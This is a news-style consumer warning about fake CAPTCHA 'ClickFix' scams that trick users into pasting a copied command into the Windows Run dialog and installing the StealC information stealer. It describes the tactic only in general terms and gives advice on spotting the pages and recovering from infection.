
Cybercriminals are now exploiting a widely trusted online security measure—CAPTCHA—to steal passwords, banking information, and personal details from unsuspecting users, according to a report by the Identity Theft Resource Center (ITRC) shared by Telemundo.
Originally, legitimate CAPTCHAs like the familiar "I'm not a robot" checkbox or image selection puzzles were designed to distinguish human users from automated bots. However, criminals have begun crafting fake pages that closely mimic these verifications to deceive their targets.
The most significant red flag is an error message instructing users to press a specific sequence of keys to proceed. Experts warn that this should raise immediate suspicion: if encountered, users should halt and refrain from following any page instructions.
The most prevalent technique is known as "ClickFix": by clicking on the fake CAPTCHA, a JavaScript script automatically copies a malicious command to the user's clipboard. The page then instructs the user to open the Windows "Run" dialog with Win+R, paste the content with Ctrl+V, and press Enter, executing the code without the victim's awareness.
This method installs malware, which are programs designed to infiltrate, damage, steal information, or disrupt computer systems.
Understanding the Threat of StealC Virus
According to the ITRC, once a fake CAPTCHA installs malware, it can search for saved passwords in browsers, collect active session cookies, capture screenshots, gather details of the infected device, and extract credit card and cryptocurrency wallet data.
The most frequently reported virus is "StealC," which operates as a criminal service available for rent. Its infection model is swift: it extracts data within seconds and sends it encrypted to servers controlled by attackers. The stolen data is then sold on dark web markets or Telegram channels.
These campaigns have been active since 2024, intensified in 2025, and continue into 2026, impacting users on Windows, macOS, and Android systems.
Protecting Yourself from Fake CAPTCHA Scams
In Latin America, detections have risen by 40% according to threat intelligence from Kaspersky, with Spanish-language campaigns spread via WhatsApp, Telegram, and malicious ads.
Fake CAPTCHAs often arrive through phishing emails, compromised websites, malicious ads, pirate streaming sites, and social media. A genuine CAPTCHA will never ask to download files, execute commands, or input personal data—that's the key distinction.
If you encounter a suspicious CAPTCHA page, experts recommend closing the tab immediately and navigating directly to the desired site by typing the address into the browser, rather than clicking links. They also advise using security keys and enabling multifactor authentication whenever possible.
For those who suspect they have already downloaded malware, clear steps include disconnecting from the internet by turning off Wi-Fi or unplugging the network cable, changing passwords from another device, running a comprehensive scan with a trusted antivirus, and closely monitoring financial accounts.
Regularly checking and freezing credit reports can also help detect potential identity theft early and limit damage if personal information is compromised.
FAQs on Fake CAPTCHA Scams
How can I differentiate a real CAPTCHA from a fake one?
A real CAPTCHA will never ask you to download files, execute commands, or input personal data. These actions are indicative of a fake CAPTCHA.
What immediate actions should I take if I suspect a fake CAPTCHA?
Immediately close the suspicious tab and navigate to your intended site by typing its address directly into your browser. Avoid clicking on any links provided by the suspicious CAPTCHA page.
What should I do if I believe I’ve downloaded malware?
Disconnect from the internet, change all passwords from a secure device, perform a full antivirus scan, and monitor your financial accounts for unusual activity.